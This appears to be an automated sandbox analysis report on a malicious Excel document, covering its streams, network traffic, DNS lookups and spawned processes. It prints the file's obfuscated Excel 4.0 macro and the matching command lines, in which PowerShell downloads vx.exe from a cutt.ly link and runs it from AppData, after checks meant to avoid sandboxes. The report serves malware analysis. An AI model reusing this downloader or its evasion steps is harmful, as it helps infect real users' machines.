Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_1, File Type: data, Stream Size: 74

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_1
File Type:	data
Stream Size:	74
Entropy:	1.7969826379
Base64 Encoded:	False
Data ASCII:	r U . . . . . t . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 0a 00 00 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff 09 00 00 00 00 00 00 03 00 74 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_2, File Type: data, Stream Size: 84

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_2
File Type:	data
Stream Size:	84
Entropy:	1.91120509258
Base64 Encoded:	False
Data ASCII:	r U . . . . . ~ | . . . . . k . . . . .
Data Raw:	72 55 80 00 00 00 80 00 00 00 80 00 00 00 80 00 00 00 02 00 00 7e 7c 00 00 7f 00 00 00 00 0e 00 00 00 09 00 00 00 00 00 00 00 09 00 00 00 00 00 00 03 00 08 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff 04 00 00 12 00 00 6b 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_3, File Type: data, Stream Size: 103

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_3
File Type:	data
Stream Size:	103
Entropy:	1.89141813866
Base64 Encoded:	False
Data ASCII:	r U . . . . . $ . . . . . ` . . . . . n . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff 00 00 00 00 08 00 00 00 04 00 24 00 81 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6e 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 568


General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	568
Entropy:	6.35089764744
Base64 Encoded:	True
Data ASCII:	. 4 . . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s W O W 6 4 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 34 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 e8 8b 95 61 06 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
"=ERROR(FALSE; (B100))""=IF(GET.WORKSPACE(19);;CLOSE(TRUE))""=IF(GET.WORKSPACE(42);;CLOSE(TRUE))""=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').""""""Invoke""""""(""""&CHAR(104)&""""ttps://cutt.ly/ZhqUH1O','vx.exe')""")""=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 stARt`-slE`Ep 20; Move-Item """"""vx.exe""""""" -Destination """"""${enV`:appdata}""""""""")""=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe""")"=PAUSE()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:05:19.423196077 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.445290089 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.445456982 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.828624010 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.850589991 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.853207111 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.853231907 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.853244066 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.853368998 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.858606100 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.880615950 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.880635023 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:19.932826042 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.947360992 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:19.969451904 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:20.088221073 CET	443	49731	104.22.1.232	192.168.2.3
Nov 19, 2020 10:05:20.088244915 CET	443	49731	104.22.1.232	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:05:20.088350058 CET	49731	443	192.168.2.3	104.22.1.232
Nov 19, 2020 10:05:20.478147030 CET	49737	443	192.168.2.3	202.92.6.10
Nov 19, 2020 10:05:20.794853926 CET	443	49737	202.92.6.10	192.168.2.3
Nov 19, 2020 10:05:20.794959068 CET	49737	443	192.168.2.3	202.92.6.10
Nov 19, 2020 10:05:20.795444012 CET	49737	443	192.168.2.3	202.92.6.10
Nov 19, 2020 10:05:21.111841917 CET	443	49737	202.92.6.10	192.168.2.3
Nov 19, 2020 10:05:21.111855984 CET	443	49737	202.92.6.10	192.168.2.3
Nov 19, 2020 10:05:21.111866951 CET	443	49737	202.92.6.10	192.168.2.3
Nov 19, 2020 10:05:21.111881018 CET	443	49737	202.92.6.10	192.168.2.3
Nov 19, 2020 10:05:21.111973047 CET	49737	443	192.168.2.3	202.92.6.10
Nov 19, 2020 10:05:21.111999035 CET	49737	443	192.168.2.3	202.92.6.10
Nov 19, 2020 10:05:21.126590014 CET	49737	443	192.168.2.3	202.92.6.10
Nov 19, 2020 10:05:23.929683924 CET	49731	443	192.168.2.3	104.22.1.232

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:04:05.953275919 CET	58361	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:05.966512918 CET	53	58361	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:07.214572906 CET	63492	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:07.227359056 CET	53	63492	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:08.113843918 CET	60831	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:08.126806021 CET	53	60831	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:11.472129107 CET	60100	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:11.485227108 CET	53	60100	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:15.066941977 CET	53195	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:15.086769104 CET	53	53195	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:15.413388968 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:15.459887028 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:16.482712984 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:16.495665073 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:17.495503902 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:17.508913994 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:19.506192923 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:19.519124985 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:23.522773027 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:23.543329954 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:29.095933914 CET	53023	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:29.108159065 CET	53	53023	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:30.409176111 CET	49563	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:30.422230959 CET	53	49563	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:31.814671993 CET	51352	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:31.837013960 CET	53	51352	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:31.984318972 CET	59349	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:31.997864962 CET	53	59349	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:35.048734903 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:35.061151981 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:36.400150061 CET	58823	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:36.415482998 CET	53	58823	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:37.244415998 CET	57568	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:37.257622004 CET	53	57568	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:38.174010992 CET	50540	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:38.186300993 CET	53	50540	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:38.991889000 CET	54366	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:39.006484985 CET	53	54366	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:39.859208107 CET	53034	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:39.872103930 CET	53	53034	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:40.926212072 CET	57762	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:40.939018965 CET	53	57762	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:41.765012980 CET	55435	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:41.778045893 CET	53	55435	8.8.8.8	192.168.2.3
Nov 19, 2020 10:04:47.454478979 CET	50713	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:04:47.466867924 CET	53	50713	8.8.8.8	192.168.2.3
Nov 19, 2020 10:05:08.217988014 CET	56132	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:05:08.230711937 CET	53	56132	8.8.8.8	192.168.2.3
Nov 19, 2020 10:05:19.187911034 CET	58987	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:05:19.201472044 CET	53	58987	8.8.8.8	192.168.2.3
Nov 19, 2020 10:05:19.361068010 CET	56579	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:05:19.379631042 CET	53	56579	8.8.8.8	192.168.2.3
Nov 19, 2020 10:05:20.146378040 CET	60633	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:05:20.473684072 CET	53	60633	8.8.8.8	192.168.2.3
Nov 19, 2020 10:05:46.049911022 CET	61292	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:05:46.062267065 CET	53	61292	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:20.421422958 CET	63619	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:20.434407949 CET	53	63619	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:49.051702976 CET	64938	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:49.064717054 CET	53	64938	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:49.941582918 CET	61946	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:49.955674887 CET	53	61946	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:50.782866955 CET	64910	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:50.796199083 CET	53	64910	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:51.700256109 CET	52123	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:51.713793039 CET	53	52123	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:52.263158083 CET	56130	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:52.276166916 CET	53	56130	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:53.156972885 CET	56338	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:53.169481993 CET	53	56338	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:53.920691967 CET	59420	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:53.933777094 CET	53	59420	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:54.399332047 CET	58784	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:54.412719011 CET	53	58784	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:54.908641100 CET	63978	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:54.922317982 CET	53	63978	8.8.8.8	192.168.2.3
Nov 19, 2020 10:06:55.211477041 CET	62938	53	192.168.2.3	8.8.8.8
Nov 19, 2020 10:06:55.224694014 CET	53	62938	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 10:05:19.187911034 CET	192.168.2.3	8.8.8.8	0x191d	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Nov 19, 2020 10:05:20.146378040 CET	192.168.2.3	8.8.8.8	0xdfd1	Standard query (0)	shopphongtinh.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 10:05:19.201472044 CET	8.8.8.8	192.168.2.3	0x191d	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Nov 19, 2020 10:05:19.201472044 CET	8.8.8.8	192.168.2.3	0x191d	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Nov 19, 2020 10:05:19.201472044 CET	8.8.8.8	192.168.2.3	0x191d	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Nov 19, 2020 10:05:20.473684072 CET	8.8.8.8	192.168.2.3	0xdfd1	No error (0)	shopphongtinh.com		202.92.6.10	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 19, 2020 10:05:19.853244066 CET	104.22.1.232	443	192.168.2.3	49731	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5944 Parent PID: 792

General

Start time:	10:04:13
Start date:	19/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xb30000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFE2E01741FFD0793E.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	689E92AB	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\DB29BB5A.tmp	success or wait	1	CA495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3A975219.tmp	success or wait	1	CA495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	BA20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	BA211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68A28A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68A28A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68A28A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	BA213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	BA213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 4952 Parent PID: 5944

General

Start time:	10:04:18
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c power^shell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe')
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 488 Parent PID: 5944

General

Start time:	10:04:18
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c power^shell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5360 Parent PID: 4952

General

Start time:	10:04:18
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5608 Parent PID: 5944

General

Start time:	10:04:18
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c power^shell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5620 Parent PID: 488

General

Start time:	10:04:18
Start date:	19/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 3060 Parent PID: 4952

General

Start time:	10:04:19
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe')
Imagebase:	0x12a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67A2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	67A2CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	667D5B28	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	667D5B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rdoqjdn2.pcb.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pgv4klnb.wdl.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\Documents\20201119	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6687BEFF	CreateDirectoryW
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.sxhBoU5o.20201119100421.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW
C:\Users\user\Documents\vx.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66871E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rdoqjdn2.pcb.ps1	success or wait	1	66876A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pgv4klnb.wdl.psm1	success or wait	1	66876A95	DeleteFileW
C:\Users\user\Documents\vx.exe	success or wait	1	66876A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rdoqjdn2.pcb.ps1	unknown	1	31	1	success or wait	1	66871B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pgv4klnb.wdl.psm1	unknown	1	31	1	success or wait	1	66871B4F	WriteFile
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.sxhBoU5o.20201119100421.txt	unknown	3	ef bb bf	...	success or wait	1	66871B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201119\PowerShell_transcript.581804.sxhBoU5o.20201119100421.txt	unknown	649	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 31 39 31 30 30 34 34 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 38 31 38 30 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	********..Windows PowerShell transcript start..Start time: 20201119100444..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 581804 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	27	66871B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows 